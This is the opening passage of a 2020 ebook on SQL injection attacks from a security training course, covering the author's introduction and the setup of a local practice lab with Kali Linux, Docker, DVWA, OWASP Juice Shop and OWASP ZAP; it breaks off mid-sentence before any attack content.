



# SQL Injection Attacks [2020 Guide]

---



By Christophe Limpalair  
July 2020

Version 1.0

---

This ebook is a collection of lessons from our course, [Injection Attacks: The Complete 2020 Guide](#). This version only contains the SQL injections section, and not other injection attacks for brevity. There is a separate ebook version that includes all injection attacks if you'd rather. We know some people may prefer the format of an ebook over a series of lessons online, or of written versus video lessons. In any case, we hope you enjoy it!



---

## Table of Contents


1. Getting Started
  - a. [About the Ebook and Author](#)
  - b. [Setting up safe and legal environments to attack](#)
  - c. [Getting started with OWASP ZAP](#)
  - d. [Reviewing important SQL concepts](#)
2. SQL Injection Attacks
  - a. [SQL injections explained](#)
  - b. [Cheat sheets and references](#)
  - c. [Information gathering](#)
  - d. [SQL injection attacks by hand](#)
  - e. [Mounting an attack with SQLMap](#)
3. Defenses Against SQL Injections
  - a. [Defending the network layer](#)
  - b. [Defending the application layer](#)
  - c. [Defending the database layer](#)
4. Conclusion and additional resources
  - a. [Conclusion and additional resources](#)



## About the Ebook and Author

Hi, I'm Christophe Limpalair, and I will be your instructor for this course. I want to take the time to, first of all, thank you for enrolling, and second, to share more details about how the course is structured, what you will learn, and what the pre-requisites are to taking this course.

Injection attacks are one of the most serious web application security risks that we face today and have been facing for years. But unless you understand how injections work, it's impossible to properly defend your applications.




One of the most commonly talked about injections is SQL Injections. While this type of attack will be the primary focus of this course, it is not the only type of injection possible with web-based applications.

So, the goal of this course is to give you a thorough understanding of injections, how attacks can be carried out, and how to defend our applications against them.



In my opinion, there's no better way of doing that than to get our hands dirty and perform attacks that could happen against our own applications.

To do this, the course is broken down into sections for each type of injection attack, starting with SQL injections. Each section starts by explaining the concepts that we need to understand before we can move on to the actual attacks. Then, we wrap up the section by talking about defenses we can use in our apps to prevent them from becoming compromised.



I'll show you exactly how to set up the same environments and tools that I'll be using, so you can follow along attack by attack in a safe and legal way, because I want you to get the practical experience, and to practice the concepts that you are learning. That way, this course can become a resource that you can constantly reference throughout your development career. Before we get started, let's talk about per-requisites and who this course is for.

This is not meant to be an entry-level course if you're

just getting started in IT. To fully understand the concepts and attacks, you have to have a basic understanding of web development. SQL experience is definitely a plus, although we will cover the very basics of SQL just in case you're rusty and need a reminder.

If you've never touched a line of code, or you don't understand the concepts of a web application including HTTP requests like GET and POST, you will struggle to understand this course and I recommend that you start there first.




A great language to learn is JavaScript — so I'd recommend pausing here, picking up a JavaScript course, and come back once you've at least set up a JavaScript application connected to a database.

You don't have to be knowledgeable in any specific programming language to be successful in this course, though, but again an understanding of JavaScript or PHP, or another popular web language will definitely help.

Otherwise, if you're still listening and excited, I really think you will enjoy this course!

In the rest of this lesson, I'll share a bit more about my background and who I am. If you've already taken courses from me, feel free to skip along to the next lesson since you've likely already heard what I'm going to say.

But, otherwise, I'm a co-founder of Cybr.com where we've built a cybersecurity community with training resources. I first got started in IT at the age of 11, after setting up websites for video game clans. These clans made a lot of competitive enemies, so our websites were constantly getting attacked and compromised, and we had to learn how to defend them.



Nothing serious ever came of it since we were all teenagers, but I absolutely loved it and got hooked right away. Fast forward a few years, and I jumped on the cloud computing train that was really starting to take off. I joined a fairly small online training platform at the time, and helped grow it into a leading cloud training platform before we were acquired in 2019.



Along the way, I couldn't help but notice a similar challenge that individuals and organizations were facing, with the constant news articles announcing large-scale hacks that were oftentimes caused by simple issues. After doing further digging on the state of web and application security, it was quite shocking to see how many applications currently in production have known vulnerabilities.

There are a number of reasons for this, and not one solution to solve it all, but one thing is clear: we need more developers who are empowered to learn about the risks facing their applications today, because if they don't know about them, they'll end up on that long list of vulnerable applications, and perhaps even on one of those dreaded news announcements.

All of that to say: I've always had a passion and interest in not just IT, but in helping people learn, and making the world a more secure place. This course is created from a combination of my years of experience building and architecting web applications, of training individual engineers, IT managers, and executives at companies large and small, and of hours upon hours of research to put together the best information that I could find in order to make your learning journey as enjoyable, practical, and informational as possible.

So strap in, put on your white hat, and get ready to do some Ethical Hacking!



*Closest thing to a white hat I could find!*



## Setting up safe and legal environments to attack

In this lesson, we walk through setting up our environment in order to follow along with the hands-on demonstrations throughout the course. This is an important lesson to complete if you want to apply what you're learning hands-on, so if you get stuck at any point in time, please reach out and we'll help you resolve the issue so that you can move on.

The first thing we need to configure is Kali Linux, which is a free Linux distribution that's often used for digital forensics and penetration testing. The reason we want to use Kali is because it comes pre-installed with many of the tools we'll be using throughout the course, which will help us get going and avoid issues that can come from running different operating systems.



### Creating a Kali VM with VirtualBox

Don't worry, this step is not difficult and it doesn't take too much time. And again, this is all free.

If you don't already have VirtualBox or VMWare, go ahead and download whichever one you prefer, but I'll be using VirtualBox.

All you have to do is go to [virtualbox.org](https://www.virtualbox.org) and download the latest version for your current operating system. I'm on a mac, so I'll download the OS X version, but if you're on Windows you would download that version.

Then, follow the steps to install VirtualBox. At this point, if you have any issues during the installation and you can't figure out a solution, please reach out in our forums and we'll be glad to help.







Once you have VirtualBox installed and running, it's time to set up Kali Linux.

There's a great tutorial for using Kali ISOs [located at this URL with instructions](#), so I won't go into too much depth if you want to install Kali using an ISO which provides a bit more customizability but takes longer and requires more configuration:

Instead, I'll use an OVA version. The main difference between OVA and ISO is that OVA will import Kali into VirtualBox instead of installing it as if we were inserting a CD version of Kali. This is a very simple way of getting Kali up and running without having to configure a lot of settings, and it will work just fine for this course.

First, we'll want to download Kali at this URL: <https://www.kali.org/downloads/>


If you want an ISO image of Kali to be able to boot from it, then you can download from that page, but since we're using the OVA version and VirtualBox, we'll need to click on this link: <https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>

And we'll download the 64-Bit version. This can take a few minutes depending on your internet connection.

Once you've downloaded the OVA, go to VirtualBox and Import the Appliance (File -> Import Appliance), or double-click the OVA file.

Before importing, you'll want to double-check settings to make any modifications necessary. Then, start the import process. This can take a few minutes.





After importing the appliance, we can check Settings again to make further modifications. Some of the settings to take a look at include CPU and Memory allocation, and this will depend on your system and how much you are willing to allocate to this virtual machine, so I'll leave that up to you.

One setting I ran into issues with, however, is the USB 2.0 settings.


In our case, we will need to disable USB 2.0, or install a package that enables this functionality. Since we won't be needing USB 2.0, I chose to disable it.

Select the virtual machine in VirtualBox and then click on Settings.

Go to "USB" (if doing this on Windows) or "Ports" (if doing this on Mac).

You can then uncheck the box "Enable USB controller" (you will need to click on the "USB" tab on Mac after clicking on Ports) and save settings.





We're now ready to start the machine.

Log in using kali/kali as username/password (we will change this in a moment).

## Changing the default password

passwd

Make sure you read the instructions because people oftentimes blow through those steps and wonder why it doesn't work :-). The system will ask you to put in your current password first, then your new password twice.

## Installing Docker in Kali

We're now ready to install software that we will use throughout the course.  
Let's start by installing Docker.

### Step 1: Add a Docker PGP key

```
curl -fsSL https://download.docker.com/linux/debian/gpg | sudo apt-key add -
```



We do this for privacy and also for file integrity to help make sure no one is tampering with our download.

### Step 2: Add and configure the Docker APT repository

```
echo 'deb [arch=amd64] https://download.docker.com/linux/debian buster stable' | sudo tee /etc/apt/sources.list.d/docker.list
```

Now we can update our package manager:


```
sudo apt-get update
```

### Step 3: It's time to install Docker

```
sudo apt-get install docker-ce
```

We can test our install with:

```
sudo docker run hello-world
```



```
kali@kali: ~  
File Actions Edit View Help  
Building initial module for 5.5.0-kali2-amd64  
Error! The /var/lib/dkms/aufs/5.2+20190909/5.5.0-kali2-amd64/x86_64/  
dkms.conf for module aufs includes a BUILD_EXCLUSIVE directive which  
does not match this kernel/arch. This indicates that it should not b  
e built.  
Skipped.  
Setting up pigz (2.4-1+b1) ...  
Setting up cgroupfs-mount (1.4) ...  
update-rc.d: We have no instructions for the cgroupfs-mount init scri  
pt.  
update-rc.d: It looks like a non-network service, we enable it.  
Setting up docker-ce (5:19.03.12~3-0~debian-buster) ...  
update-rc.d: We have no instructions for the docker init script.  
update-rc.d: It looks like a non-network service, we enable it.  
Processing triggers for libc-bin (2.30-4) ...  
Processing triggers for systemd (245.4-3) ...  
Processing triggers for man-db (2.9.1-1) ...  
Processing triggers for kali-menu (2020.2.2) ...  
kali@kali:~$ sudo docker run hello-world  
Unable to find image 'hello-world:latest' locally  
latest: Pulling from library/hello-world  
0e03bdcc26d7: Pull complete  
Digest: sha256:d58e752213a51785838f9eed2b7a498ffa1cb3aa7f946dda11af39  
286c3db9a9  
Status: Downloaded newer image for hello-world:latest
```

At this point, docker service is started but not enabled. Run:

```
sudo systemctl start docker
```



If you want to enable docker to start automatically after a reboot, which won't be the case by default, you can type:

```
sudo systemctl enable docker
```

I prefer not to do that, since I don't always use Docker when launching this Kali virtual machine. The last step is to add our non-root user to the docker group so that we can use Docker:

```
sudo groupadd dockersudo usermod -aG docker $USER
```

We now need to reload settings so that this permissions change applies.

```
newgrp docker
```

The best way to reload permissions, though, is to log out and back in. If that doesn't work, try to reboot the system. Otherwise, you may find that other terminal windows haven't reloaded settings and you may get "permission denied" errors. But, if you'd rather not log out or reboot at this time, you can use the above command.

## Running our target environments with Docker

With docker installed, we can now pull in different environments as we need them, without having to install any other software for those environments.

### The Damn Vulnerable Web Application (DVWA)

For example, if we want to run the Damn Vulnerable Web Application, we can do that with this simple command:

```
docker run --rm -it -p 80:80 vulnerables/web-dvwa
```

If that doesn't work, try running this command first:

```
docker pull vulnerables/web-dvwa
```

and then re-run the docker run command above.

You'll have to wait until it downloads the needed images and starts the container. After that, it will show you the apache access logs so you can see requests going through the webserver.





```
kali@kali -  
File Actions Edit View Help  
$ docker run -it ubuntu bash  
  
Share images, automate workflows, and more with a free Docker ID:  
https://hub.docker.com/  
  
For more examples and ideas, visit:  
https://docs.docker.com/get-started/  
  
kali@kali:~$ sudo systemctl start docker  
kali@kali:~$ sudo systemctl enable docker^C  
kali@kali:~$ sudo groupadd docker  
groupadd: group 'docker' already exists  
kali@kali:~$ sudo usermod -aG docker $USER  
kali@kali:~$ newgrp docker  
kali@kali:~$ docker run --rm -it -p 80:80 vulnerables/web-dvwa  
Unable to find image 'vulnerables/web-dvwa:latest' locally  
latest: Pulling from vulnerables/web-dvwa  
3e17c6eae66c: Extracting 19.73MB/45.13MB  
0c57df616dbf: Downloading 96.6MB/130.5MB  
eb05d18be401: Download complete  
e9968e5981d2: Download complete  
2cd72dba8257: Download complete  
6cff5f35147f: Download complete  
098cffd43466: Download complete  
b3d64a33242d: Download complete  
█
```

You can navigate to 127.0.0.1 in your browser in order to access the web application.

It will ask you to login, and you can use the username admin and password password. Initially, you will be redirected to localhost/setup.php where you can check configurations and then create the database.

## The OWASP Juice Shop

For this course, we're also going to use the OWASP Juice Shop a lot. The Juice Shop is one of the most modern and sophisticated insecure web applications designed to be used in security training, and it includes vulnerabilities for all of the OWASP top 10, making it a perfect choice for this course, since it has SQL injection vulnerabilities.

It uses modern languages and frameworks like Angular, JavaScript, Node.js and SQLite for the database.

Instead of having to spend a bunch of time setting up the application, we can run it with this simple command now that we have Docker installed:

```
docker run --rm -p 3000:3000 bkimminich/juice-shop
```



Like mentioned above, if that command doesn't work, try this first:

```
docker pull bkimminich/juice-shop
```

...and then re-run the docker run command above.

Once it pulls in the image and requirements, it launches the app which we can then access at <http://localhost:3000/>.

```
File Actions Edit View Help
kali@kali:~$ > juice-shop@11.1.1 start /juice-shop
> node app

info: All dependencies in ./package.json are satisfied (OK)
info: Detected Node.js version v12.18.0 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Required file index.html is present (OK)
info: Required file styles.css is present (OK)
info: Required file main-es2015.js is present (OK)
info: Required file tutorial-es2015.js is present (OK)
info: Required file polyfills-es2015.js is present (OK)
info: Required file runtime-es2015.js is present (OK)
info: Required file vendor-es2015.js is present (OK)
info: Required file main-es5.js is present (OK)
info: Required file tutorial-es5.js is present (OK)
info: Required file polyfills-es5.js is present (OK)
info: Required file runtime-es5.js is present (OK)
info: Required file vendor-es5.js is present (OK)
info: Configuration default validated (OK)
Fri, 03 Jul 2020 18:55:45 GMT helmet deprecated helmet.featurePolicy
is deprecated (along with the HTTP header) and will be removed in h
elmet@4. You can use the `feature-policy` module instead. at server.
js:151:16
info: Port 3000 is available (OK)
info: Server listening on port 3000
```

Since we're running the DVWA on port 80, we can run the Juice Shop on port 3000 at the same time, making it easy to switch back and forth.

We've now properly configured our environment, and we're ready to move on. In the next lesson, we will do a brief walkthrough of a tool that we will use throughout the course called OWASP ZAP. It's a free tool that comes pre-installed in Kali.

## Getting started with OWASP ZAP

In this lesson, we get started with a tool called OWASP ZAP. ZAP stands for Zed Attack Proxy, and it is a free, open-source penetration testing tool being maintained under the umbrella of the OWASP organization. If you're not familiar with OWASP, definitely check it out.






ZAP is designed specifically for testing web application and is both flexible and extensible with plugins and custom scripts.

## What is ZAP?

As the name implies, ZAP is what's known as a "man-in-the-middle proxy." It stands between the tester's browser and the web application so that it can intercept and inspect messages sent between the browser and the web application. This is extremely helpful when pentesting, because it allows us to inspect and modify the contents of messages and then forward those packets on to the destination.



This means that even if the application has security mechanisms on the front-end, we can bypass them and communicate directly with the back-end.

This, by the way, is one of the reasons we need multiple layers of security. You could have the most secure front-end in the world and an attacker could simply bypass that layer of security.


In any case, ZAP comes pre-installed in Kali, so you shouldn't have to install anything else for it to work.

A popular alternative to ZAP is Burp Suite, which also comes with a free

